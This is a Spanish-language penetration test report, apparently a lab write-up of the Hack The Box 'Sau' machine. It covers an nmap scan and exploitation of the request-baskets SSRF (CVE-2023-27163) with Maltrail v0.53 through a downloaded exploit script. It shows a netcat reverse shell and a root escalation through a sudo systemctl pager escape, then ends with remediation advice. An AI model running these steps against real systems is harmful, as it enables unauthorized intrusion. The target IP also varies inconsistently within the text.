Informe: proyecto pentest

Fecha:	17 de junio de 2023
Nombre del consultor atacante:	x
Ubicación:	On site
Tel:	xxx xxxxxxxx
Email:	x
Web:	x

Tabla de contenido

Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

1- Aspirar a una certificación ISO
2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:


1- Recopilación de información.
2- Enumeración (análisis de vulnerabilidades).
3- Explotación.
4- Post Explotación.
5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, descubrir vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de atacantes reales.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados.

Recopilación de información:

El cliente nos solicita realizar la prueba de penetración sobre la siguiente caja:



La IP de la caja es:

- 10.10.11.224


Ejecutaremos las siguientes “flags” en NMAP para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:

Al terminal escaneo podemos revisar que hay dos puertos abiertos en este servidor:

Puerto:


- 22 SSH
- 55555 HTTP

Nos dirigimos a revisar cual es el servicio que esta publicado en el puerto 55555:




Podemos ver que existe un aplicación llamada request-baskets. Esta aplicación genera ligas dentro del mismo servidor las cuales analiza peticiones que reciben dichas “basquets”.

Generamos una nueva “basquet” y analizamos las opciones que nos entrega:




Podemos ver como se nos ofrce la liga (basquet) y encontramos un botón el cual nos ofrece las siguientes opciones:



Vamos a intentar redireccionar el trafico de esta “basket” a nuestro equipo

Al ingresar a esta liga (basket) podemos ver lo siguiente:



Power by Maltrail (v0.53)

Podemos encontrar la herramienta utilizada para desarrollar esta aplicación. Investigando podemos encontrar una vulnerabilidad que corresponde al siguiente CVE:

- CVE-2023–27163.
    - Según: National Vulnerability Database:
        - request-baskets up to v1.2.1 was discovered to contain a Server-Side Request Forgery (SSRF) via the component /api/baskets/{name}. This vulnerability allows attackers to access network resources and sensitive information via a crafted API request.

Vamos a buscar un script que nos ayude a ganar acceso al equipo y encontramos el siguiente:

https://raw.githubusercontent.com/HusenjanDev/CVE-2023-27163-AND-Mailtrail-v0.53/main/exploit.py

Enumeración:

Servidor: 10.10.11.219

Puerto: 22

Sitios encontrados:

Puerto: 55555

- Aplicación Request-baskets
- Versiónes encontradas
    - Request-baskets
        - Ver: Version: 1.2.1
    - Maltrail
        - Ver: V0.53

Gracias a esta información podemos proceder a la fase de explotación.

Explotación

Una vez descargado el script en nuestro equipo atacante procedemos a ejecutarlo:

```
┌──(root㉿kali)-[/home/…/Desktop/htb/easy/sau]
└─# python3 exploit.py
  Arguments required!
  Command: python3 ./exploit http://10.10.10.10:55555 LISTENER-IP LISTENER-PORT
```

Podemos entender el funcionamiento de este script. Por lo que configuramos los datos que nos solicita:

```
┌──(root㉿kali)-[/home/…/Desktop/htb/easy/sau]
└─# python3 ./exploit.py http://10.10.11.224:55555 10.10.14.205 1410
```

Podemos obtener una conexión en nuestro equipo atacante:

```
┌──(root㉿kali)-[/home/…/Desktop/htb/easy/sau]
└─# nc -lvnp 1410
listening on [any] 1410 ...
connect to [10.10.14.205] from (UNKNOWN) [10.10.11.224] 36812
$
```


Enumeramos el usuario con el que aparecemos en el equipo:

```
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$
```

Somos el usuario Puma. Al listar el directorio en el que aparecemos encontramos lo siguiente:

```
ls
CHANGELOG     core    maltrail-sensor.service  plugins           thirdparty
CITATION.cff  docker  maltrail-server.service  requirements.txt  trails
LICENSE       h       maltrail.conf            sensor.py
README.md     html    misc                     server.py
$ pwd
pwd
/opt/maltrail
```


Nos dirigimos al directorio desktop del usuario y encontramos el fichero user.txt. Lo imprimimos y encontramos la flag del usuario puma:




Una vez que logramos acceso al equipo vamos a intentar elevar los privilegios hasta obtener permisos de root. Para eso pasamos a la etapa de post explotación:

Post Explotación


Para esta escalación ejecutamos el comando: sudo -l y podemos encontrar que tenemos permisos de ejecución del binario systemctl. Mas específicamente sobre: status trail.service:



Nos dirigimos a la carpeta indicada y ejecutamos el binario en cuestión:



Al agregar la el comando status sobre trail.service encontramos lo siguiente:



Podemos ver el estado del servicio de trail.service por lo que vamos a ejecutarlo como root:

```
$ sudo systemctl status trail.service
sudo systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
```

Podemos observar como hemos escalado privilegios hasta ser root:

```
$ sudo systemctl status trail.service
sudo systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
root@sau:/usr/bin# whoami
whoami
root
root@sau:/usr/bin#
```

Ahora vamos a la carpeta root e imprimimos el contenido de root.txt para obtener la root flag:

```
root@sau:/usr/bin# cd ../../
cd ../../
root@sau:/# cd root
cd root
root@sau:~# ls -alh
ls -alh
total 44K
drwx------  6 root root 4.0K Nov 15 15:49 .
drwxr-xr-x 20 root root 4.0K Jun 19 09:41 ..
lrwxrwxrwx  1 root root    9 Apr 15  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  3 root root 4.0K Jun 19 09:41 .cache
-rw-------  1 root root   45 Nov 15 15:49 .lesshst
drwxr-xr-x  3 root root 4.0K Jun  8 11:03 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4.0K Apr 14  2023 .ssh
-rw-r--r--  1 root root   39 Jun  8 11:05 .vimrc
lrwxrwxrwx  1 root root    9 Apr 15  2023 .wget-hsts → /dev/null
drwxr-xr-x  4 root root 4.0K Jun 19 09:41 go
-rw-r-----  1 root root   33 Nov 15 15:23 root.txt
root@sau:~# cat root.txt
cat root.txt
7                                   67
root@sau:~#
```

Por lo que podemos proceder con la fase de recomendaciones:

Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
Update de versión de aplicativo	MUY GRAVE	Actualizar la versión de Request-baskets
Update de versión de aplicativo	MUY GRAVE	Actualizar la versión de Maltrail
Limitar los privilegios	MUY GRAVE	Limitar el privilegio de los usuarios sobre aplicativos del asset revisado.